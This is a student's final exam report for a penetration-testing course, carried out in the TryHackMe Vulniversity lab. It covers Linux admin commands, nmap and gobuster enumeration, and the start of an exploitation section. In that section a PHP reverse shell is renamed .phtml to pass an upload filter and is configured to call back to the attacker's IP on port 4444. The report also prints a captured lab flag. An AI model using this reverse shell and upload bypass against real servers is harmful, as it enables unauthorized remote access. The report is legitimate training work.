

Final Examination Report

Applied Penetration Testing Engineer: Hands-on

Student Name	Md. Ashiquzzaman Bijoy
Program	Enhancing Digital Government Economy (EDGE) - Digital Skills for Students
Host University	Chittagong University of Engineering and Technology
Venue / Batch	Southeast University, CADS-005
Target Lab	TryHackMe - Vulniversity controlled lab environment
Target IP	10.49.155.35

Report Scope

This merged PDF contains the completed final examination report for all four scenarios: Linux command line operations, service enumeration and vulnerability identification, exploitation analysis and mitigation, and professional reporting. Screenshots, exact command syntax, validation evidence, findings, risk levels, and mitigation recommendations are included in the relevant sections.

Contents

Scenario 1	Linux Command Line Operations Assessment
Scenario 2	Service Enumeration & Vulnerability Identification
Scenario 3	Exploitation Analysis & Mitigation
Scenario 4	Professional Reporting Summary

Prepared for academic submission.

Enhancing Digital Government Economy (EDGE)

Digital Skills for Students - Final Examination Report

Scenario No: 1 | Linux Command Line Operations Assessment

Training Track / Course	Applied Penetration Testing Engineer: Hands-on
Level	Advanced Level
Batch Number	CADS-005
Prepared For	Linux/System Administration Assessment
Student Name	Md. Ashiquzzaman Bijoy

Executive Summary

This lab demonstrates the basic Linux administration workflow required to prepare a controlled user environment for a trainee analyst named john. The directory structure, system information collection script, backup handling, cleanup process, and sudo-enabled user configuration were completed using terminal commands only.

Overall Risk Level: Low to Medium. The configuration task itself is low risk when completed correctly, but assigning sudo access must be carefully controlled because sudo privileges allow administrative changes to the system.

Assessment Requirement Summary

- Create the Final_exam directory and subdirectories: reports, tools, Backup, and notes.
- Create and execute a script inside tools to print the current username, current working directory, IP address information, and hostname.
- Save the script output to sysinfo.txt.
- Move sysinfo.txt to the Backup directory and rename it to backup_of_sysinfo.txt.
- Delete the tools directory after completing the script task.
- Create a new user named john, set a password, and add the user to the sudo group.

Command Execution and Evidence

Task 1: Create the Final_exam Directory Structure

Objective: Create the main assessment directory and the required subdirectories for reports, tools, backups, and notes.

Command syntax used:

```
mkdir -p Final_exam/{reports,tools,Backup,notes}
find Final_exam -maxdepth 2 -type d | sort
```

Validation: The output confirms that Final_exam was created with Backup, notes, reports, and tools directories.

```
(bioserror@glassios)-[~]
$ mkdir -p Final_exam/{reports,tools,Backup,notes}
find Final_exam -maxdepth 2 -type d | sort
Final_exam
Final_exam/Backup
Final_exam/notes
Final_exam/reports
Final_exam/tools
```

Figure 1: Directory structure created and verified with the find command.

Task 2: Create the System Information Script

Objective: Create a Bash script named sysinfo.sh inside the tools directory and make it executable.

Command syntax used:

```
cd Final_exam/tools

cat > sysinfo.sh << 'EOF'
#!/bin/bash
echo "Current logged-in username: $(whoami)"
echo "Current working directory: $(pwd)"
echo "IP address information:"
ip addr show
echo "Hostname: $(hostname)"
EOF

chmod +x sysinfo.sh
ls -l
```

Validation: The file listing confirms that sysinfo.sh was created and given executable permission.

```
(bioserror@glassios)-[~]
$ cd Final_exam/tools

cat > sysinfo.sh << 'EOF'
#!/bin/bash
echo "Current logged-in username: $(whoami)"
echo "Current working directory: $(pwd)"
echo "IP address information:"
ip addr show
echo "Hostname: $(hostname)"
EOF

chmod +x sysinfo.sh
ls -l
total 4
-rwxrwxr-x 1 bioserror bioserror 171 May 17 04:35 sysinfo.sh
```

Figure 2: sysinfo.sh script created and made executable.


Task 3: Execute the Script and Save Output

Objective: Run sysinfo.sh and redirect the collected system information into sysinfo.txt.

Command syntax used:

```
./sysinfo.sh > sysinfo.txt  
cat sysinfo.txt
```

Validation: The saved output shows the logged-in user, working directory, IP address information, and hostname.



```
└─$ ./sysinfo.sh > sysinfo.txt  
cat sysinfo.txt  
Current logged-in username: bioserror  
Current working directory: /home/bioserror/Final_exam/tools  
IP address information:  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:68:0a:cc brd ff:ff:ff:ff:ff:ff  
    inet 192.168.26.129/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0  
        valid_lft 1394sec preferred_lft 1394sec  
    inet6 fe80::20c:29ff:fe68:acc/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether e6:5c:63:f1:fd:4a brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000  
    link/none  
    inet 192.168.238.143/17 brd 192.168.255.255 scope global tun0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::2cf8:a160:efac:b2b6/64 scope link stable-privacy proto kernel_ll  
        valid_lft forever preferred_lft forever  
Hostname: glassios
```

Figure 3: Script executed and sysinfo.txt output displayed.

Task 4: Move and Rename sysinfo.txt to Backup

Objective: Move sysinfo.txt into the Backup directory and rename it to backup_of_sysinfo.txt.

Command syntax used:

```
mv sysinfo.txt ../Backup/backup_of_sysinfo.txt  
ls -l ../Backup  
cat ../Backup/backup_of_sysinfo.txt
```

Validation: The Backup directory contains backup_of_sysinfo.txt, and the file contents were verified successfully.

```

mv sysinfo.txt ../Backup/backup_of_sysinfo.txt
ls -l ../Backup
cat ../Backup/backup_of_sysinfo.txt
total 4
-rw-rw-r-- 1 bioserror bioserror 1478 May 17 04:36 backup_of_sysinfo.txt
Current logged-in username: bioserror
Current working directory: /home/bioserror/Final_exam/tools
IP address information:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:68:0a:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.26.129/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0
        valid_lft 1394sec preferred_lft 1394sec
    inet6 fe80::20c:29ff:fe68:acc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether e6:5c:63:f1:fd:4a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    link/none
    inet 192.168.238.143/17 brd 192.168.255.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::2cf8:a160:efac:b2b6/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
Hostname: glassios

```

Figure 4: sysinfo.txt moved to Backup and renamed to backup_of_sysinfo.txt.

Task 5: Delete the tools Directory

Objective: Remove the tools directory after the script task is completed.

Command syntax used:

```

cd ..
rm -r tools
find . -maxdepth 2 -type d | sort

```

Validation: The final directory listing confirms that the tools directory was removed while Backup, notes, and reports remained.

```

(bioserror@glassios)-[~/Final_exam/tools]
$ cd ..
rm -r tools
find . -maxdepth 2 -type d | sort
.
./Backup
./notes
./reports

```

Figure 5: tools directory deleted and remaining directories verified.

Task 6: Create User john and Add to sudo Group

Objective: Create a new Linux user named john, set a password, and add the user to the sudo group.

Command syntax used:

```
sudo adduser john
sudo usermod -aG sudo john
id john
groups john
```

Validation: The id and groups output confirms that john exists and belongs to the sudo group.

```
(bioserror@glassios)-[~/Final_exam]
$ sudo adduser john
sudo usermod -aG sudo john
id john
groups john
[sudo] password for bioserror:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for john
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo),100(users)
john : john sudo users
```

Figure 6: john user created, password set, and sudo group membership assigned.

```
(bioserror@glassios)-[~/Final_exam]
$ id john
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo),100(users)

(bioserror@glassios)-[~/Final_exam]
$ groups john
john : john sudo users
```

Figure 7: Final verification showing john in the sudo group.

Final Findings

Finding	Result
Directory setup	Completed. The Final_exam directory contains the required Backup, notes, and reports directories after cleanup.
System information script	Completed. The script collected the username, working directory, IP address information, and hostname.
Backup operation	Completed. sysinfo.txt was moved to Backup and renamed to backup_of_sysinfo.txt.
Cleanup	Completed. The tools directory was deleted after the script output was backed up.
User configuration	Completed. The john account was created and added to sudo group successfully.

Conclusion

Scenario 1 was completed successfully. All required Linux command-line operations were performed and validated with terminal evidence. The trainee user john was created and assigned sudo privileges as required, and the system information file was safely backed up before removing the temporary tools directory.

Enhancing Digital Government Economy (EDGE)

Digital Skills for Students - Final Examination Report

Scenario No: 2 | Service Enumeration & Vulnerability Identification

Training Track / Course	Applied Penetration Testing Engineer: Hands-on
Level	Advanced Level
Batch Number	CADS-005
Lab / Room	TryHackMe - Vulniversity
Target IP Address	10.49.155.35
Prepared For	Service Enumeration and Vulnerability Identification Assessment

Executive Summary

Initial reconnaissance and service enumeration were performed against the controlled Vulniversity lab target. The assessment identified several exposed services, including FTP, SSH, Samba/NetBIOS, Squid proxy, and an Apache web application running on port 3333.

Overall Risk Level: High. The discovered web application contained an accessible hidden upload directory, which may provide a practical attack path if file upload restrictions are weak or misconfigured.

Assessment Requirement Summary

- Identify exposed services, service versions, and operating system information using Nmap.
- Identify the web application service and access it through the browser.
- Perform hidden directory enumeration to discover potential attack points.
- Document the exact command syntax used for Nmap and hping3 tasks.
- Validate findings using screenshots and clear explanations.

Command Execution and Evidence

Task 1: Network Reachability Check

Objective: Confirm that the target host is reachable before performing enumeration.

Command syntax used:

```
ping -c 4 10.49.155.35
```

Validation: The target responded to ICMP echo requests with 0% packet loss, confirming that the host was reachable from the attack machine.


```
(bioserror@glassios)-[~/Final_exam]
$ ping -c 4 10.49.155.35
PING 10.49.155.35 (10.49.155.35) 56(84) bytes of data.
64 bytes from 10.49.155.35: icmp_seq=1 ttl=62 time=97.4 ms
64 bytes from 10.49.155.35: icmp_seq=2 ttl=62 time=134 ms
64 bytes from 10.49.155.35: icmp_seq=3 ttl=62 time=184 ms
64 bytes from 10.49.155.35: icmp_seq=4 ttl=62 time=141 ms

— 10.49.155.35 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 97.434/139.046/183.550/30.576 ms
```

Figure 1: Target reachability verified using ping.

Task 2: Nmap Service Enumeration

Objective: Identify open ports and service versions running on the target system.

Command syntax used:

```
sudo nmap -p- 10.49.155.35
sudo nmap -sV 10.49.155.35
```

Validation: The Nmap service scan identified open TCP ports 21, 22, 139, 445, 3128, and 3333. Important services included vsftpd 3.0.5, OpenSSH 8.2p1, Samba smbd 4, Squid proxy 4.10, and Apache httpd 2.4.41.

```
(bioserror@glassios)-[~/Final_exam]
$ sudo nmap -sV 10.49.155.35
[sudo] password for bioserror:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 05:28 -0700
Nmap scan report for 10.49.155.35
Host is up (0.12s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
3128/tcp  open  http-proxy   Squid http proxy 4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.41 seconds
```

Figure 2: Nmap service/version enumeration results.

Task 3: Detailed Nmap Scan with Default Scripts and OS Detection

Objective: Run a detailed scan against the identified open ports to collect service banners, scripts output, and OS information.

Command syntax used:

```
sudo nmap -sS -sV -sC -O -p 21,22,139,445,3128,3333 10.49.155.35
```

Validation: The detailed scan confirmed the open services and detected the Apache web service on port 3333 with the page title Vuln University. OS detection suggested a Unix/Linux-based target, and host script output included SMB-related information.

```

(bioserror@glassios)~[~/Final_exam]
$ sudo nmap -sS -sV -sC -O -p 21,22,139,445,3128,3333 10.49.155.35
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 05:32 -0700
Nmap scan report for 10.49.155.35
Host is up (0.12s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 79:bd:63:86:94:ce:e3:d8:67:5c:83:22:9e:2e:28:0b (RSA)
|   256 6b:90:1e:8d:9f:5c:50:a4:64:a8:b1:a9:30:aa:d6:53 (ECDSA)
|_  256 a0:af:77:4b:47:62:dd:f3:1a:72:1e:fb:b3:16:e8:ac (ED25519)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
3128/tcp  open  http-proxy   Squid http proxy 4.10
|_ http-server-header: squid/4.10
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Vuln University
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 5.X|6.X|4.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:5.4
Aggressive OS guesses: Linux 5.14 - 6.8 (96%), Linux 4.15 - 5.19 (96%), Linux 5.4 - 5.15 (96%), Linux 4.15 (95%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -1s
|_ smb2-time:
|   date: 2026-05-17T12:33:34
|_  start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|_  Message signing enabled but not required
|_ nbstat: NetBIOS name: IP-10-49-155-35, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.90 seconds

```

Figure 3: Detailed Nmap scan with service scripts and OS detection.

Task 4: Web Application Identification

Objective: Access the discovered HTTP service on port 3333 to confirm the web application interface.

Command syntax used:

```
http://10.49.155.35:3333
```

Validation: The browser successfully loaded the Vuln University web application on port 3333, confirming the web application service identified by Nmap.




Figure 4: Vuln University web application running on port 3333.


Task 5: Hidden Directory Enumeration

Objective: Perform directory brute-forcing against the web application to identify accessible hidden paths and possible attack points.

Command syntax used:

```
gobuster dir -u http://10.49.155.35:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
http://10.49.155.35:3333/internal/
```

Validation: Gobuster discovered several directories, including images, css, js, fonts, and internal. The /internal/ path was opened in the browser and contained an upload form, which is a potential attack point for the exploitation phase.



Upload

Browse... No file selected.

Submit

```

bioserror@glassios: ~/Final_exam
Session Actions Edit View Help

(bioserror@glassios) - [~/Final_exam]
$ gobuster dir -u http://10.49.155.35:3333 -w /usr/share/wordlists

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.155.35:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directorybuster-10000.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

images (Status: 301) [Size: 320] [→ http://10.49.155.35:3333/images/]
css (Status: 301) [Size: 317] [→ http://10.49.155.35:3333/css/]
js (Status: 301) [Size: 316] [→ http://10.49.155.35:3333/js/]
fonts (Status: 301) [Size: 319] [→ http://10.49.155.35:3333/fonts/]
internal (Status: 301) [Size: 322] [→ http://10.49.155.35:3333/internal/]
Progress: 9396 / 220559 (4.26%)

```

Figure 5: Gobuster results showing /internal/ and the upload form page.

Task 6: hping3 TCP SYN Validation

Objective: Validate that the discovered web service port responds to TCP SYN probing.

Command syntax used:

```
sudo hping3 -S -p 3333 -c 4 10.49.155.35
```

Validation: The hping3 output shows SYN-ACK responses from port 3333 with 0% packet loss, confirming that the web service port was reachable at the TCP level.

```

(bioserror@glassios) - [~/Final_exam]
$ sudo hping3 -S -p 3333 -c 4 10.49.155.35
HPING 10.49.155.35 (tun0 10.49.155.35): S set, 40 headers + 0 data bytes
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=0 win=62727 rtt=351.2 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=1 win=62727 rtt=272.1 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=2 win=62727 rtt=392.4 ms
len=44 ip=10.49.155.35 ttl=62 DF id=0 sport=3333 flags=SA seq=3 win=62727 rtt=112.2 ms

— 10.49.155.35 hping statistic —
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 112.2/282.0/392.4 ms

```

Figure 6: hping3 TCP SYN validation against port 3333.

Final Findings

Finding	Result / Evidence
Target reachability	The host 10.49.155.35 was reachable with ICMP responses and no packet loss.
Open FTP service	Port 21/tcp was open and running vsftpd 3.0.5.
Open SSH service	Port 22/tcp was open and running OpenSSH 8.2p1 Ubuntu.
Open SMB/NetBIOS services	Ports 139/tcp and 445/tcp were open and running Samba smbdc 4.11.10.
Open proxy service	Port 3128/tcp was open and running Squid http proxy 4.10.
Web application	Port 3333/tcp was open and running Apache httpd 2.4.41 with the page title Vuln University.
Hidden directory	Directory enumeration discovered /internal/, which contains an

	upload form.
Potential attack point	The upload form is a high-risk area and should be tested further in Scenario 3 for file upload bypass and reverse shell exploitation.

Risk Explanation for Management

The target machine exposes several services that could increase the attack surface if left unmanaged. The most important discovery is the web application on port 3333 and its hidden /internal/ upload page, because file upload features are commonly abused when validation is weak. This finding should be treated as high priority and tested further under controlled lab conditions in the exploitation phase.

Conclusion

Scenario 2 was completed successfully. The target host was reachable, Nmap identified the exposed network services, the web application was confirmed on port 3333, and Gobuster discovered the /internal/ directory containing a file upload form. These findings provide the necessary basis for the exploitation tasks in Scenario 3.

Scenario No: 3 | Exploitation Analysis & Mitigation

Applied Penetration Testing Engineer: Hands-on | Final Examination

Executive Summary

The web application exposed an insecure file upload feature under the /internal/ path. Testing confirmed that a server-side executable .phtml file could be uploaded and triggered from the uploads directory, resulting in a reverse shell as the www-data user. The overall risk level is Critical because successful exploitation provides unauthorized remote command execution and access to sensitive files on the server.

Assessment Scope

Target IP Address: 10.49.155.35

Target Web Service: Apache HTTP service on port 3333

Upload Form URL: http://10.49.155.35:3333/internal/

Required Item	Finding / Answer
File upload form URL	http://10.49.155.35:3333/internal/
Accepted upload extension	.phtml
Payload file used	shell.phtml
Attacker/VPN IP used in shell	192.168.238.143
Listener port	4444
Remote shell user	www-data
User flag location	/home/bill/user.txt
User flag value	8bd7992fbe8a6ad22a63361004cfcedb
Overall risk level	Critical

Step-by-Step Technical Report

Step 1: Identify Attacker VPN IP and Prepare Payload

The attacker machine VPN interface was checked to identify the correct callback IP address for the reverse shell. The PHP reverse shell payload was then copied from the Kali webshells directory and saved as shell.phtml.

```
ip a
cp /usr/share/webshells/php/php-reverse-shell.php shell.phtml
nano shell.phtml
```



```

(bioserror@glassios)-[~/Final_exam]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:68:0a:cc brd ff:ff:ff:ff:ff:ff
    inet 192.168.26.129/24 brd 192.168.26.255 scope global dynamic noprefixroute eth0
        valid_lft 1197sec preferred_lft 1197sec
    inet6 fe80::20c:29ff:fe68:acc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether e6:5c:63:f1:fd:4a brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    link/none
    inet 192.168.238.143/17 brd 192.168.255.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::2cf8:a160:efac:b2b6/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

(bioserror@glassios)-[~/Final_exam]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.phtml

(bioserror@glassios)-[~/Final_exam]
$ nano shell.phtml

```

Figure 1: Attacker VPN IP identified and PHP reverse shell copied as shell.phtml

The copied reverse shell was opened in nano for editing. The payload was configured to connect back to the attacker VPN IP address on port 4444.

```

Session Actions Edit View Help
GNU nano 9.0 shell.phtml
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);

```

Figure 2: shell.phtml opened in nano for editing

Step 2: Configure Reverse Shell IP and Port

The payload was modified so that the reverse connection would be sent to the attacker machine at 192.168.238.143 on TCP port 4444.

```
$ip = '192.168.238.143';  
$port = 4444;
```

```
set_time_limit (0);  
